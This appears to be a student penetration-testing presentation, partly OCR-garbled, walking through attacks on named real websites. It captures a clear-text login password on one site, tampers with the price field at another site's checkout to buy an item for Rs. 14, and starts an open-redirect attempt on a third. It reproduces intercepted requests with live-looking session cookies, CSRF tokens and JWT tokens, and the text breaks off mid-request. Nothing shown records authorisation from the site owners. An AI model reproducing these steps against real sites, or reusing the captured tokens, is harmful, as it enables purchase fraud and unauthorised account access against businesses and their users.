

Vulnerability Assessment and Penetration Testing

Group no:15

Presented By: Patel Nidhi(
Patel Shruti(

2.

Vulnerability Assessment and Penetration Testing



INTRODUCTION

VAPT stands for **Vulnerability Assessment and Penetration Testing**. Means identifying weaknesses (vulnerability assessment) and actively trying to exploit them (penetration testing) to evaluate and enhance the security posture of systems, networks, and applications.



FUNCTIONAL SPECIFICATIONS

01. Identify weaknesses

Pinpoint vulnerabilities in websites that could potentially be exploited by attackers.

02. Understanding Security Posture

To Better understand applications Behaviour and Identify vulnerabilities

03. Enhancing Security


By identifying vulnerabilities and potential entry points for attackers helps to minimize the risk of data breaches or unauthorized access.

TOOLS USED IN VAPT



Burp Suite Professional/Community 2023.2.3


Burp Suite is a cybersecurity tool used for web application security testing, exploiting vulnerabilities and capabilities for both manual and automated testing of web applications.



SQL Map(1.6.11)

SQLMap is a tool designed for detecting and exploiting SQL injection vulnerabilities in web applications.

TOOLS USED IN VAPT



Owasp-Zap 2.14.0

OWASP ZAP (Zed Attack Proxy) is an open-source web application security scanner and proxy used for finding vulnerabilities in web applications through automated and manual testing methods



PwnXSS v0.5

PwnXSS is a penetration testing tool specifically designed for testing and exploiting Cross-Site Scripting (XSS) vulnerabilities in web applications. It is a powerful XSS scanning and parameter analysis tool.

Proof Of Concept




Sr No.	Vulnerability Name	Severity
1.	Clear Text Password	Medium
2.	Parameter Tampering	Medium
3.	Open Redirect	High
4.	Email Otp Bypass	High
5.	Cross-site Scripting	High
6.	SQL Injection	High

1. Clear-Text Password

1. Target Site: <https://app.upchieve.org>
2. Vulnerability: Clear Text Password
3. Tool: Burp Suite
4. Impact: The clear text password vulnerability exposes sensitive login credentials, enabling unauthorized access and compromising user privacy and security.
5. Severity: Medium

Step 1:- Open the site and enter Email-id and password and click on Sign In



Step 2:- Fetch the request with Burp Suite, Email-ID and Password is clearly visible.

The screenshot shows the Burp Suite interface with the following details:

- Menu Bar:** Burp, Project, Intruder, Repeater, View, Help
- Toolbar:** Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, Settings
- Sub-Toolbar:** Intercept, HTTP history, WebSockets history, Proxy settings
- Request Panel:** Shows a captured POST request to `https://app.upchieve.org:443`. The request body is displayed in Pretty, Raw, and Hex formats. The Pretty format shows the following JSON payload:

```
1 POST /auth/login HTTP/2
2 Host: app.upchieve.org
3 Cookie: __ga=2PLYCOVEESG1.1.1710063666.2.1.1710063674.52.0.0; _ga=GA1.1.627156148.1709801682; cf_clearance=y_59t7LWfMlfWpkJ234NoyVjnic0VPAD90PjGwKI-1710063680-1.0.1.1-UnkBeydTMVNh3QotaZgLxmTiETgT14h66DP88ei.oSATgDpDuNna.MY3sK0qkX.CuNjgGoPIeZo6ZGac46XQnA; connect.sid=s%3AWvTz2SBIn03n0yEY0sXWg5z3KXNO.9AVhdgBvJg5jnu40SEYEBiahEH7yboHx5G7Lqq; ph_JRMZGA_RF-346IQFrUvbuoVD30348MTJi:j8Nk4dQbA.posthog=%7B%22distinct_id%22:2283A%22182e701b-65a4-4d4b-92ae-8d2ae165ecd%22,%2C%22%24sesid%22:3A%5B1710063716158,%2C%202018e27bc-d8c6-7ddf-b0d1-d35d48bc75b1,%22%2C1710063671494%5D%7D
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: application/json, text/plain, */*
6 Accept-Encoding: gzip, deflate, br
7 Newrelic:
8 eyJ2IjpmQWxXwizCiEyJ0eSiGItkJyb3dzXyiLCjhYyI6IjI2Nz05NzQiLCjhCt6jQzNTM20TyMSiImlkijojN2ElM200YzUyZjFjYTAlZSiInPyjoiZjhkOTExNzE9N2jYzdlnTVlnYTE5ZTU3YzVhYzlmMDAlLCJ0aSI6MTcxMDA2MzcCxNjE2NxI9
9 Traceparent: 00-f8d9117177bac7e5fa1e57c5ac9600-7a53d4c52f1ca05e-01
10 Tracestate: 2674974nr=0-1-2674974-495369621-7a53d4c52f1ca05e----1710063716165
11 Content-Type: application/json
12 X-Csrftoken:
c0b5b4184c5be3088d1cc2c8824289537c0ebd19255af31409cf9619d4b4655187d0be71c95e0feb99ef88215dfc2218fe6fae34833b200aae35c4badf5260931e3c3d07acb4eb395317d82f0be1a763d9d35700121f10415ff4f5f22b19c3217800999636ab267fc91f1040052c1c8ae5a5ff9f0ba54e450477425
13 Content-Length: 47
14 Origin: https://app.upchieve.org
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Site: same-origin
18 Te: trailers
19
20 {
  "email": "abc@gmail.com",
  "password": "a67hgji"
}
```
- Inspector Panel:** Shows Request attributes (2), Request query parameters (0), Request cookies (5), and Request headers (24).
- Notes Panel:** Shows a single note entry.

Step 3: After getting details you can log in this site.

Hey, welcome back!

Email

Enter your email address

Password

Enter your password

Forgot your password?

Sign In

Sign In with Google

Need an account? [Sign Up](#)

CONTACT US

LEGAL POLICY

OUR WEBSITE

2. Parameter Tampering (price manipulation)

- 1.Target Site: <https://thirdwheel.com.ng>
- 2.Vulnerability: Parameter Tampering
3. Tool: Burp Suite
4. Impact: This manipulation can result in financial losses for the business, erode customer trust, and potentially damage the reputation of the organization.
5. Severity: Medium

Step 1: Visit the Site

A screenshot of a Firefox browser window showing the website <https://thirdwheel.com.np>. The page displays a search interface for booking services, followed by a section titled "Our Services" with six listed options.

The browser toolbar includes icons for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

The website header features a logo for "Thirdwheel" and links for "Blue Book Renew", "Shop", "Log In", and "Register Now".

Book your Services Today

Location: Select Location ▾

Brand: Select Brand ▾

Model: Select Model ▾

Book Now

Our Services

Service at your home or office, fair and transparent pricing

Bike / Scooter Servicing

Emergency Breakdown

Blue Book Renew

Pick & Drop Service

Annual Subscription

Bike Accessories

<https://thirdwheel.com.np/shopping>

Step 2: Select the Item you want to purchase

Third Wheel || Online Bike X Third Wheel Shopping - 1 Settings

https://thirdwheel.com.np/shopping

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Thirdwheel Shopping

Enter product of your choice

Get 300 Cashback on Studds Helmet and 950 Cashback on SMK Helmet. Don't miss it!

Home Login / Sign up

Categories

- > Helmets +
- > Battery +
- > Lubricants +
- > Gloves +
- > Key Ring
- > Stickers
- > Bullet Accessories +
- > Other Accessories

Best Selling

Shell Advance Ultra 15W50 Rs. 2090/-

Liqui Moly

New Product

20% OFF KTM Riding Gloves (Half) Womens Touch Gloves with... Jack Wolfskin full length... Barce

Step 3: Add the Item to Cart

Third Wheel || Online Bike X FCB KeyRing - Third Wheel X Settings

https://thirdwheel.com.np/shopping/product/TWS15689547399/FCB KeyRing

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Thirdwheel Shopping

Enter product of your choice

Get 300 Cashback on Studds Helmet and 950 Cashback on SMK Helmet. Don't miss it!

Home Login / Sign up

Home » Key Ring » Club Key Ring » FCB KeyRing

Categories

- Helmets
- Battery
- Lubricants
- Gloves
- Key Ring
- Stickers
- Bullet Accessories
- Other Accessories

Best Selling

SMK Stellar Swank MA672 Full Face

FCB KeyRing

Availability : In Stock

Color : Multicolor

Size : Universal

Rs. 140/- Rs. 175/- 20% OFF

Quantity : 1

Specifications

Key Features

Model Design: Club Design
Material: Polister mix
Color: Multicolor



Step 4: Intercept request in burp suite and check the price parameter.

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Proxy settings

Request to https://thirdwheel.com.np:443 [202.51.82.107]

Forward Drop Intercept is on Action Open browser

Add notes

Pretty Raw Hex

```
10 Content-Length: 1017
11 Origin: https://thirdwheel.com.np
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
19
20 -----330038717540481916762959503937
21 Content-Disposition: form-data; name=_token"
22
23 ErQaxZPugwl.mMkerC4AmrZF8NN1V0u79tBj6Jk6V
24 -----330038717540481916762959503937
25 Content-Disposition: form-data; name=color"
26
27 Multicolor
28 -----330038717540481916762959503937
29 Content-Disposition: form-data; name=size"
30
31 Universal
32 -----330038717540481916762959503937
33 Content-Disposition: form-data; name=quantity"
34
35 1
36 -----330038717540481916762959503937
37 Content-Disposition: form-data; name=pid"
38
39 9
40 -----330038717540481916762959503937
41 Content-Disposition: form-data; name=pcId"
42
43
44 -----330038717540481916762959503937
45 Content-Disposition: form-data; name=buy_low"
46
47 14d
48 -----330038717540481916762959503937
49 Content-Disposition: form-data; name=buy_low"
50
51 -----330038717540481916762959503937-
```

Inspector Notes

Request attributes 2

Request query parameters 0

Request body parameters 8

Request cookies 6

Request headers 17

0 highlights

Step 5: Change the price whatever you want to give and forward the request.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request to `https://thirdwheel.com.np:443` is displayed. The 'Raw' tab shows the modified payload:

```
POST / HTTP/1.1
Host: thirdwheel.com.np
Content-Type: multipart/form-data; boundary=----330038717540481916762959503937
Origin: https://thirdwheel.com.np
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
-----330038717540481916762959503937
Content-Disposition: form-data; name="token"
ErQaXZPugWlmMkerC4AmrZF8NN1V0u73tBJ6Jk6V
-----330038717540481916762959503937
Content-Disposition: form-data; name="color"
Multicolor
-----330038717540481916762959503937
Content-Disposition: form-data; name="size"
Universal
-----330038717540481916762959503937
Content-Disposition: form-data; name="quantity"
1
-----330038717540481916762959503937
Content-Disposition: form-data; name="pid"
9
-----330038717540481916762959503937
Content-Disposition: form-data; name="pcId"
-----330038717540481916762959503937
Content-Disposition: form-data; name="price"
14
-----330038717540481916762959503937
Content-Disposition: form-data; name="buy_now"
-----330038717540481916762959503937--
```

A red arrow points to the value '14' in the 'price' field. To the right of the payload, a red text overlay reads:

I changed the
price to 14Rs

Step 6: Check the cart the price is successfully set ,Now you can order.

The screenshot shows a web browser window for 'Thirdwheel Shopping' with the URL <https://thirdwheel.com.np/shopping/cart>. The page displays an 'Order Summary' for a FCB KeyRing. A red box highlights the 'Sub-Total: Rs. 14/-' and 'Shipping Charge: Rs. 50/-' fields, which together make up the 'Grand Total: Rs. 64/-'. The page also includes a search bar, navigation links, and a 'My Cart' table.

Thirdwheel Shopping

Enter product of your choice

Get 300 Cashback on Studds Helmet and 950 Cashback on SMK Helmet. Don't miss it!

Home | Login / Sign up

Home > Order Summary > Login / Sign up > Shipping Address > Payment Options >

My Cart

S.N.	Product Name	Size	Color	Qty.	Rate (NRs.)	Action
1	FCB KeyRing	(Universal)	(Multicolor)	1	14	Remove

Total Qty: 1

Sub-Total: Rs. 14/-

Shipping Charge: Rs. 50/-

Grand Total: Rs. 64/-

« Continue Shopping | Proceed »



Contact Us

Balkumari Lalitpur Nepal
+977-016638731 / 9801079265

Company

About Us
FAQs

Policy

Terms and Condition
Privacy Policy

Resources

Blog
Press

3. Open Redirect

- 1.Target Site: <https://www.barco.com>
- 2.Vulnerability: Open Redirect
3. Tool: Burp Suite
4. Impact: This exploitation can lead to various attacks, including phishing, where users are tricked into divulging sensitive information or installing malware.
5. Severity:High

Step 1:- Visit the site

The screenshot shows a Firefox browser window with the URL <https://www.barco.com/en>. The page displays the Barco homepage, which features a red header bar with the Barco logo and navigation links like 'Products & solutions', 'Discover Barco', and 'Read our customer stories'. A prominent blue background image of abstract light patterns serves as the main visual. A cookie consent dialog box is overlaid on the page, containing text about data transfer to the US, a 'Cookie policy' link, and two buttons: 'Strictly necessary' and 'Accept All Cookies'. The browser's address bar shows the current URL, and the top navigation bar includes tabs for 'Kali Linux' and 'Inspired sight and sharing'.

Discover how Barco can help you

Healthcare **Enterprise** **Entertainment**


Step 2:- Login or register using Email address □

Kali Linux Log in to Barco Temp Mail - Disposable +

https://auth.barco.com/auth.barco.com/oauth2/v2.0/authorize?p=B2C_1A_Signin&response_type=code&response_mode=query&redirect_uri=https://www.barco.com/bin/barco/auth/redirect

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Enter Verification Code



The screenshot shows a Barco verification page. At the top left is the Barco logo. To its right is a "Language" dropdown menu. Below the logo, the text "Verify your email address" is displayed, followed by the message "A verification code was sent to you". Underneath this, there is an "Email" field containing "xodeca8342@lewenbo.com". Below the email field is a "Verification code" input field containing "89154858". A blue "Continue" button is positioned below the verification code field. At the bottom of the page, there are links for "Privacy policy" and "Cookie policy", along with the copyright notice "© 2024, Barco. All rights reserved."

BARCO

Language

Verify your email address

A verification code was sent to you

Email


xodeca8342@lewenbo.com

Verification code

89154858

Continue

Privacy policy | Cookie policy | © 2024, Barco. All rights reserved.



The screenshot shows an Exploit-DB interface displaying an email from Barco. The email subject is "Barco account email verification code". The body of the email contains the verification code "89154858", which is highlighted with a red rectangle. The "Verify your email address" section of the email body is also visible. The Exploit-DB interface includes a "BACK TO LIST" button, a "Delete" button, and a "Source" button. The email details are as follows:

BACK TO LIST

Delete Source

Barco

no-reply-c300f7c1-416f-4bcd-9f33-60cb89d2c814@web...

Date: 04-05-2024 15:07:46

Subject: Barco account email verification code

Verify your email address

Use the following verification code

Email

xodeca8342@lewenbo.com

Verification code

89154858

Privacy policy | Cookie policy | © 2024 Barco. All rights reserved.

Step 3:- Create Account

File Edit View History Bookmarks Tools Help

Kali Linux Log in to Barco Temp Mail - Disposable T https://auth.barco.com/auth.barco.com/B2C_1A_Signin/api/SelfAsserted/confirmed?csrf_token=aUVJU010R0txTmVSRHNuMlpOUNMNXlhT0JXQVR1ak4rTzdPcDVTTW9jT0dTUVFzQmpx ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Let us some more about yourself

Email
xodeca8342@lewenbo.com

Name
hey a abc

Country
Iceland

Telephone
+91 9556474855

It allows the customer support team to assist you more quickly and efficiently. Your number will be kept confidential and used only for support purposes.

New password ⓘ
••••••••••••••|

Confirm password
••••••••••••••

I have read and accept the Barco [Privacy policy](#)

Continue

Step 3:- Turn On the Intercept in burp suite and Sign out your Account

Kali Linux Inspired sight and sharing Temp Mail - Disposable T... +

https://www.barco.com/en

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

BARCO Products & solutions

Cookies

We, Barco NV and the companies affiliated with Barco NV, want to ensure optimal use of our website and to continuously improve our website. We can show usage-based content and advertising. To achieve this, we work together with selected partners (Adobe, Google, Meta, LinkedIn, etc.). You could also receive advertising on other websites through these partners. By agreeing to this, you consent to data being transferred to the US and possibly other countries for the above purposes. You can withdraw your consent at any time. More information can be found in our [Cookie policy](#).

[Cookies Settings](#) Strictly necessary Accept All Cookies

Discover Barco Read our customer stories

Discover how Barco can help you

Healthcare Enterprise Entertainment

IN/EN hey abc

myBarco dashboard

My products

Create a service ticket ↗

Manage news notifications ↗

My account

Sign out

A red arrow points to the "Sign out" link in the user menu.

Step 4 :- Change the URL

Intercept HTTP history WebSockets history Proxy settings

Request to https://www.barco.com:443 [104.18.7.124]

Forward Drop Intercept is on Action Open browser Comment this item HTTP/1

Pretty Raw Hex

```
1 GET /bin/barco/auth/login?redirect_uri=https%3A%2F%2Fwww.barco.com%2Fen HTTP/1.1
2 Host: www.barco.com
3 Cookie: AMCV_E13F41BB6298D7240A495FB6%40AdobeOrg=17964357%CMCID%7C19623%CMCHID%7C07095952321260521742012572783105299068%7CMCAALH-1696085196%7C12%7CMCAAMB-1696085196%7C6G1ynYlPuiQxYzrsz_pkqfLg9yMXBpb2zX5dvJdYQJzPXImdj0y%7CMC0PTOUT-1695487596s%7CNONE%7CMCSYNC0P%7C411-19628%7CvVersion%7C5.5.0; mbox=PC#2e1e590c2e754be3970854e32e39ac7f_41_#0#1758725878|session=dc71f842200a4d658d0689a3d7b8707e#1695482938; x-aem-client-country=IN; OptanonConsent=isGpcEnabled=0&datestamp=Sat+Sep+23+2023+20%3A27%3A56+GMT%2B0530+(India+Standard+Time)&version=6.18.0&isIABGlobal=false&hosts=&consentId=b2c48aa-1eb8-41ba-b34b-64c7e4fe7dca&interactionCount=1&landingPage=NotLandingPage&groups=C0001%3A1%2CC0002%3A1%2CC0003%3A1%2CC0004%3A1&geolocation=%3B&AwaitingReconsent=false; _ga_KMDGVRNYBD=GSI.1.1695480396.4.1.1695481077.60.0.; _ga=GAI.1.1248693824.1695226740; OptanonAlertBoxClosed=2023-09-20T16:19:03.880Z; _gcl_au=1.1.1591288372.1695226744; ccmpgn_hist=GEN_WEBTOLEAD; ccmpgn_hist_d=2023-09-23 20:16:36; ccmpgn_hist_f=2023-09-20 23:07:36; ccmpgn_hist_c=3; _hjSessionUser_351330=eyJpZCI6ImYndfIMdklwRlMDUTnGRjMy05N2NkLM0Nzk4NGFkZDI4YjIsImNyZWf0ZwQiojE20TU00DaZ0TkzMjksImluU2FtcGxlIpj0cnVlfQ==; _fbp=fb.1.1695231537019.1854513076; _mkt_trk=id:141-TOB-6856&token: mch-barco.com-1695231538103-84261; s_fid=2A8888201A2B6A0-2A7FF7B198328168; authenticated=false; ARRAffinity=d9fe0182300e5aab0691222cba3d553d9aae31f25a7b94f4f161cb1008e2143c; affinity="4dfd0ce92723bb48"; at_check=true; local-offices=%5B%7B%22id%22%3A1560%2C%22name%22%3A22Barco+Electron+Systems+Pvt+Ltd%22%2C%22address%22%3A22%2A-38%2C+94%2Cu0026+C%2C+5Sec to+64%22%2C%22postalCode%22%3A%22201301%22%2C%22stateCode%22%3A%22%22%2C%22city%22%3A%22No idea%22%2C%22countryCode%22%3A%22India%22%2C%22phoneNumer%22%3A%22%2B91+120-4020415%2F%2B91-9560101218++Sales%7C%4%2B91+120-4020300++General+information%22%2C%22website%22%3A%22%2C%22specializations%22%3A%5B%5D%2C%22partnerTypeKey%22%3A%22barco%22%2C%22partnerTypeLabel%22%3A%22Barco+employee%22%70%5D; primaryMarketSolutionTag=barco-dxp:solution=all_markets; primaryMarketSolutionLabel>All Markets; gaMKT=1248693824.1695226740; AMCV_E13F41BB6298D7240A495FB6%40AdobeOrg=1; s_cc=true; ccmpgn_session=1; _hjSession_351330=eyJpZCI6ImYndfIMdklwRlMDUTnGRjMy05N2NkLM0Nzk4NGFkZDI4YjIsImNyZWf0ZwQiojE20TU00DaZ0TkzMjksImluU2FtcGxlIpj0cnVlfQ==; _hjAbsoluteSessionInProgress=1; _hjHasCachedUserAttributes=true; ln_or=eYz0T0kMD0i0jKJn0%3D; _mkt_auth=true; s_sq=barcoprod%3D%2526c.%2526a.%2526activitymap.%2526page%253DRegistration%2526link%253DSign%252520out%2526region%253Dpage-1a95966ccc%2526pageIDType%253D1%2526.activitymap%2526.a%2526.c; auth_access_tokens=eyJhbGciOiJSUzIiNiIiSImtpZCI6IlplpNlUyZs04STVTZThUVUR3RhDbjg4VldhMFZ4SmvS0VCRHJL0TlFa3cILCJ0eXAi0iJKV10if0.ejyJ1bmldWVfbmFtZSI6Im5haGv0bzUxNjdAaXBuaWVsLmNbvsStisInN1YiI6Im5haGv0bzUxNjdAaXBuaWVsLmNbvsStisImF1ZC16ImY0Y2E30DE3L3c32jUtnDdlZC1tYTiyLWMOmUmWjhjInjNMkiIsImV4C1I6MTY5NTQ4MTYyMyviaXNzIjoiaHR0cHMhly9hdXRoLmJhcNmvlmNbvsS85MTY2YjE3NC02MWUlxT0QyZcT0DJjNc0x0GE3ZGe1ZGU2NzcvdjUmc81cLjUyM0jE20TU00DeWmjNsIiF1ZC16ImY0Y2E30DE3L3c32jUtnDdlZC1tYTiyLWMOmUmWjhjInjNMkiIsImV4C1I6MTY5NTQ4MTYyMyviaXNzIjoiaHR0cHMhly9hdXRoLmJhcNmvlmNbvsS85MTY2YjE3NC02MWUlxT0QyZcT0DJjNc0x0GeFcea1Ns80cPkRj0RtsW ws2WS180fhtVLEwxFTTIP0ToIjqESBMe0Nubxb0e0CrjzjoxWqow1QwGadsjUw3U0wan2tTrscuu10VoeTgha0DWiqHkZ0u1UDx0-n-aFHKxzJWt1gfHr0vnHJmr4vlwTfFnvxE6icVn28-boodfkLrsQ0W6Z221ml_kdmJc1Yw; auth_id_token=eyJhbGciOiJSUzIiNiIiSImtpZCI6IlplpNlUyZs04STVTZThUVUR3RhDbjg4VldhMFZ4SmvS0VCRHJL0TlFa3cILCJ0eXAi0iJKV10if0.ejyJ2Zxi0i1xJaiLCpc3Mi0i0jodHrwczwL2f1dGguYmfYt28uY29tLzKxNzJiMtC0LTyXZTe thDRjNjY04MmMoLTe4TdkYTVkZTY3m92M4wLYIsInN1YiI6Im5haGv0bzUxNjdAaXBuaWVsLmNbvsStisImF1ZC16ImY0Y2E30DE3L3c32jUtnDdlZC1tYTiyLWMOmUmWjhjInjNMkiIsImV4C1I6MTY5NTQ4MTYyMyviaXNzIjoiaHR0cHMhly9hdXRoLmJhcNmvlmNbvsS85MTY2YjE3NC02MWUlxT0QyZcT0DJjNc0x0Ge3NpZ25pbilsIm5vbmlNljoiZgdg2jZhMWTNTA4N5000WNhLWI10DQlMGjJNmVkn020DM21iwiawF0i0joxNjk1NDgxMD1zLcJhdXro3RpbwUj0je20TU00DeWmjIsInVuaFx1ZV9uY11i0jibmfw0zXRN7B198328168; auth_refresh_token=eyJhbGciOiJsbWBIiSmpZ91bnR0Yw11i0joxAubuaWVsLmNbvsStisIm9pZCI6ImjZmJz0DeXltVJndQnTGE0Yy1iMWRilTM2Y2N0NG0QNTc50SiIsIm5hbWU0i0joxYy1iMWRiZXigagFja2Yi1wiawRUEbxL1j0i0jG9jY1wiwC1jzTmE10MzbhHNLLCJhdF9YXN0i0joxGNRUXRzbWE3MvpUWTRiWm9hRjWldyIsIm5iZjI6MTY5NTQ4MTAyM30, IMkIe7St5gb0u8ewFj6BHaH3e4nlyJZ-Bij6rp5QHGFsnwltaipon4mvUujH1Zq1-oekoZaIwvTFL484xJuswsgR3IjK22npGY4aQVFuGFtYRVWxm_isRPeVqhPeadeXkI2ItG9kFbe6dbDvQz-h67M40keuKBNBsMgdf1gb0uDK0G7_7hrGipzWtTheJSbly1TFv8IR0qdwsic6FzUThD0hUgzHEN7rsxHl20U0E1B48TSK1KlKcMqJrxu0qnHkwEpmtFOElLSwyReNs0hgRlc9h2zEl2Y2Pac9kCaI xlW_04Dw09bnrZq0F02Se5es2a9NaP1-V0ipW8h0; auth_refresh_token=
```

